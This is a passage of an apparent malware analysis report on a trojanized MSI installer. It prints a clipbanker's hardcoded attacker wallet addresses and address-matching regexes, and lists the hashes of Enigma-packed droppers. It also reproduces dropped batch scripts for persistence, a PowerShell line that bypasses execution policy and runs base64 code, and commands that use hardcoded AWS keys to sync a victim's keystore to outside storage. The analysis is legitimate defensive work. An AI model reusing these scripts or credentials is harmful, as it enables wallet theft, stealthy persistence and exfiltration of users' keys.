  BTC_BECH   = 'bc1q307qxe4hpf6ye82477f42c6nsgezvz6gfm2z5x'
  BTC_P2SH   = '3QnHvEvvP8jBBVvug5pcT7oUjgKgXeDB9j'
  BTC_P2PKH  = '1Hj4coh59fFsydhttH5h9iMWSwPgtkYHz'
  BNB        = '0xbae44Bc0aa9CC20B8CFa112D9Ad3b43Ef9B0C3fE'
  SOL        = '4KMHsMauguHCb1pM1AeVCAFumY3wbMAiMHmyYX4Nd897'
  DOT        = '16S2ZD6BAonoHCyDPeXe8fXVCBRebqEDsXmKRd7tkTqjdGmJ'
  ADA        = 'addr1q8g8symm53utkluxt0l6hra40xxvsqd5tqyqw038suy8wuack7nf2vh437swuszyvazs9jwny9243hq3wpvt6uceqpqsfqd5pz'
  TRX        = 'TJzYHaewZTbWMdrwZE366hBfCQLvV8SHSt'
  TRX_HEX    = 'TJzYHaewZTbWMdrwZE366hBfCQLvV8SHSt'
  XMR        = '85kVoW2pdB9b5HiXxV3wd1jWyV1keE4guQvRvsXxcxg8EpELGt2i44QZ77iKSiZRQsDEG1TsLL2aHXvgDExUUbQE73W6Bv8'
  XMR_INT    = '85kVoW2pdB9b5HiXxV3wd1jWyV1keE4guQvRvsXxcxg8EpELGt2i44QZ77iKSiZRQsDEG1TsLL2aHXvgDExUUbQE73W6Bv8'
  AVAX_X     = 'avax1wqnrr4yq50nca7gqnm9fy86kt5hnanu7f2dzdw'
  AVAX_P     = 'avax1wqnrr4yq50nca7gqnm9fy86kt5hnanu7f2dzdw'
  XRP        = 'radBzBhjivekXKj1atfLjAiayRpX1vHd62'
  DOGE       = 'DEQiqiHi4riypyFWpWPsQDwhcHHyR1xEyM'
  TON        = 'UQBfOeiQb_z46KWjf4U5nA1TGVuetFkbedLxL1fwTYC9WQ8c'
  BCH        = 'qrsnpnz8f6exm2n9dr5ldxmtlnvr22r3cg3tlj8zuc'
}
Here we have the attackers hardcoded wallets it will be replacing the original one with.
$Rules = @(
  @{ Name='BTC_TAP';   Pattern='^(?i:bc1p[ac-hj-np-z02-9]{58,74})$'; Validate={ param($s) (Test-BTC-Bech32 $s) } }
  @{ Name='BTC_BECH';  Pattern='^(?i:bc1q[ac-hj-np-z02-9]{25,74})$'; Validate={ param($s) (Test-BTC-Bech32 $s) } }
  @{ Name='BTC_P2SH';  Pattern='^3[1-9A-HJ-NP-Za-km-z]{25,34}$';     Validate={ param($s) (Test-Base58Check $s) } }
  @{ Name='BTC_P2PKH'; Pattern='^1[1-9A-HJ-NP-Za-km-z]{25,34}$';     Validate={ param($s) (Test-Base58Check $s) } }
  @{ Name='SOL';       Pattern='^[1-9A-HJ-NP-Za-km-z]{32,44}$';       Validate={ param($s) (Test-SOL-Base58Len32 $s) } }
  @{ Name='EVM';       Pattern='^(?i:0x[0-9a-f]{40})$';               Validate={ param($s) $true } }
  @{ Name='DOT';       Pattern='^[1-9A-HJ-NP-Za-km-z]{47,48}$';       Validate={ param($s) $true } }
  @{ Name='ADA';       Pattern='^(?i:(addr1|stake1)[0-9a-z]{20,})$';  Validate={ param($s) (Test-ADA-Bech32 $s) } }
  @{ Name='TRX';       Pattern='^T[1-9A-HJ-NP-Za-km-z]{33}$';         Validate={ param($s) (Test-Base58Check $s) } }
  @{ Name='TRX_HEX';   Pattern='^41[0-9a-fA-F]{40}$';                 Validate={ param($s) $true } }
  @{ Name='XMR';     Pattern='^(?:4|8)[1-9A-HJ-NP-Za-km-z]{94}$';   Validate={ param($s) $true } }
  @{ Name='XMR_INT'; Pattern='^4[1-9A-HJ-NP-Za-km-z]{105}$';        Validate={ param($s) $true } }
  @{ Name='AVAX_X';    Pattern='^(?i:X-avax1[0-9a-z]{39})$';          Validate={ param($s) (Test-AVAX-Bech32 $s) } }
  @{ Name='AVAX_P';    Pattern='^(?i:P-avax1[0-9a-z]{39})$';          Validate={ param($s) (Test-AVAX-Bech32 $s) } }
  @{ Name='XRP';       Pattern='^r[1-9A-HJ-NP-Za-km-z]{24,34}$';      Validate={ param($s) (Test-Base58Check $s) } }
  @{ Name='DOGE';      Pattern='^D[1-9A-HJ-NP-Za-km-z]{25,34}$';      Validate={ param($s) (Test-Base58Check $s) } }
  @{ Name='TON';       Pattern='^[EU]Q[A-Za-z0-9_-]{46}$';            Validate={ param($s) $true } }
  @{ Name='BNB';       Pattern='^bnb[0-9a-z]{39}$';                   Validate={ param($s) $true } }
  @{ Name='BCH';       Pattern='^(?i:(bitcoincash:)?[qpzry9x8gf2tvdw0s3jn54khce6mua7l]{42,})$'; Validate={ param($s) $true } }
)
Here we have the Regex patterns it uses to find the correct address.
It's great to note it checks whether the copied string length is <25 or >200 it ignores it to optimize CPU usage. The actual check goes like:
- Checks if it looks like a for ex. bitcoin address using regex
- Checks if the checksum is mathematically correct (yes, this is an actual thing)
- 250 milliseconds pause and back to number 1
There was 1 more PowerShell file present, however it's only purpose was sanitizing the input so I decided not to include it.
MSI packed files analysis
So, we extracted the PE files inside the MSI using Orca. It's time to inspect them.

We can see few icons, DLL's, bitmap images and an executable. Icons are indeed icons, images are indeed images so we are left with the DLL's & EXE.

I started running sigcheck on the EXE/DLL files and it seems like all are components of Advanced Installer. I double checked the certificate and it is indeed from Advanced Installer.
To my surprise, all the files were signed by Advanced Installer.

Even this viewer.exe file... Or maybe not? See the publisher? Same publisher as the original executable and it doesn't match the other legitimate AdvancedInstaller components that are published by "Caphyon SRL".
A real question is why was the viewer.exe signed by this fake company. In the execution chain, it doesn't serve any other purpose than to launch a URL and so does the official version from AI.
It's been mentioned here and here that official AdvancedInstaller also contains this viewer.exe file. My theory here is that the file is signed because ultimately without a valid signature that was displayed on the legitimate viewer.exe it received false flags from less-known AV software, so this is their way to ultimately evade detection even by signing an already legitimate file.
Ghidra analysis of viewer.exe
I decided to analyse the file in Ghidra. There is no malicious functionality indeed and it seems to do exactly what it promised. I won't be going deep in showing the process of reversing it in Ghidra, it was a boring process with no sudden realizations - it was just confirmation of what I already thought.
Extracted strings:
\SystemTemp\
ntdll.dll
open
runas
%s\System32\cmd.exe
.cmd
.bat
/C ""%s" %s"
ShellExecuteInfo members:
FilePath:<
Verb:<
Directory:<
Parameters:<
Visible
Hidden
Window Visibility:
true
false
Call to ShellExecuteEx() returned:
Last error=
Invalid SID
kernel32
\\?\UNC\
\\?\
*.*
url
URL
URL Shortcut content:
http
mailto
> returned:
Call to ShellExecute() for verb<
0123456789abcdefghjkmnpqrstvwxyz
e!%x
/DIR
/DontWait
/EnforcedRunAsAdmin
/RunAsAdmin
/HideWindow
/LogFile
msiexec.exe

Here we have a function to check if URL is valid

Here is the function to check for the http/mailto

Here we have the switches themselves in settings. This was ultimately just the determination whether the switch was used or not.

Here is the actual main function to start a CMD window with the arguments that will determine what starts, if it starts hidden etc.
Downloaded payloads analysis
So, we went over:
- the binary files in the MSI
- the suspicious DLL signed by the high risk certificate
- the PowerShell commands and the clipbanker
Now, only the 4 downloaded payloads are remaining!
| Filename | SHA256 hash | VirusTotal |
|---|---|---|
| Embedit.exe | ea50ee52fc0db2cab8f51d62c3e50a8854e74deb250d5bfc4d99ab50c559a091 | VT Link |
| GoogleCrashHandler.exe | 4ec2951bcfa225865a2582c2f0e84d52cc3031e299cbaed119861c58d6a503c4 | VT Link |
| GoogleCrashHandler64.exe | b9a3a3fb5d23537d37d4cf411bc45815261e7f80bb6c455bc6e01086aecd7db1 | VT Link |
| SheIlExperienceHost.exe | ca2efda753d4894612238e32370471b8cd514f4ea548e23dbf00429f4a7a4d81 | VT Link |
Just based on the VirusTotal scan, we can tell they are all packed by Enigma - Win64/Packed.Enigma.DS Trojan and we can also confirm this by running DetectItEasy on them:

Unpacking modern Enigma Protector is a very complicated and a long process, which it outside the scope of this report. During string analysis of all 4, I noticed something very interesting that all 4 files shared:


A string that indicated a URL that belongs to Quick Batch File Compiler - https://www.abyssmedia.com/quickbfc. Most of these batch to executable convertors work similiarly like a dropper:
- Executable drops embedded batch file most of the time in
%temp%folder - Executable calls the batch file
- Executable deletes the batch file once done
To my surprise, this was no different. I started the executables 1 by 1, suspended the process instantly and I successfully returned 3 batch files and 1 executable from the %temp% folder. We are going to assume that this is the only payload because of the specific string we found that allows only to bundle files and because at any point of the dynamic analysis they did not perform any other malicious activity other than dropping a file.
| Filename | SHA256 hash | VirusTotal |
|---|---|---|
| 0N1VQNPQ.bat | bd52c55e005878726fa1ba1f55bd608cb78dbb254535e8c61c215b5f6f6b29bc | VT Link |
| 804T5D75.bat | 7c62c55eb84f41e303815a5b23cabb14d1f3419deae098e55622f8c037b6fc5a | VT Link |
| 0JMQJ1F5.bat | 581cf1ccebc59f9ff246413a8e1b685c04631b0edf0462ba87c6adbc8fce4e6f | VT Link |
| dlIhost.exe | a69a4a3ac2f8dcc168a17e1b07a839e268f8871fe63b9b56c306205f9d733ecf | VT Link |
Batch file #1
The first file is responsible for the Myst Launcher starting, configuration and checking that it is executed.
:B
set MyProcess=myst-launcher-amd64.exe
tasklist | findstr /i "%MyProcess%"
if errorlevel 1 (
    goto :StartRoutine
)
timeout /t 60
goto :B

:StartRoutine
timeout /t 10

if exist "%Temp%\myst-launcher-amd64.exe" (
    start "" "%Temp%\myst-launcher-amd64.exe" -autorun
) else (
    if exist "%SystemRoot%\Temp\myst-launcher-amd64.exe" (
        start "" "%SystemRoot%\Temp\myst-launcher-amd64.exe" -autorun
    )
)
They also contain hardcoded AWS keys:
"%UserProfile%\.mysterium-docs\aws.exe" configure set AWS_ACCESS_KEY_ID IYUS2SYTE3E7DZID2U61
"%UserProfile%\.mysterium-docs\aws.exe" configure set AWS_SECRET_ACCESS_KEY 1gZpIsVZg63zyQyRjkgzfAdHsT1CpIkwcoBow9nh
"%UserProfile%\.mysterium-docs\aws.exe" --endpoint-url="https://fsn1.your-objectstorage.com" s3 sync "%UserProfile%\.mysterium-node\keystore" s3://d4fb01c2
Batch file #2
Second batch file is responsible for managing the %SystemRoot%\Temp\dIlhost.exe - restarting it if it gets terminated.
@shift
@echo off
chcp 65001 >nul

:LOOP
tasklist /fi "IMAGENAME eq dIlhost.exe" | find /i "dIlhost.exe" >nul
if errorlevel 1 goto :StartRoutine
timeout /t 60 >nul
goto :LOOP

:StartRoutine
if exist "%Temp%\dIlhost.exe" (
    "%Temp%\dIlhost.exe"
) else if exist "%SystemRoot%\Temp\dIlhost.exe" (
    "%SystemRoot%\Temp\dIlhost.exe"
)
timeout /t 60 >nul
goto :LOOP
note: whole source code
The @shift on top is a very common thing with the batch -> exe convertors.
Batch file #3
And as for the last batch file:
@shift
@echo off
setlocal

powershell -NoProfile -ExecutionPolicy Bypass -Command "function Set-ExecutionPolicy { param([Parameter(ValueFromRemainingArguments=$true)][object[]]$args) }; $ProgressPreference = 'SilentlyContinue'; $PollMs = 1000; $b = Get-Content '%~dp0script.b64' -Raw; $c = [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String($b)); Invoke-Expression $c"

endlocal
pause
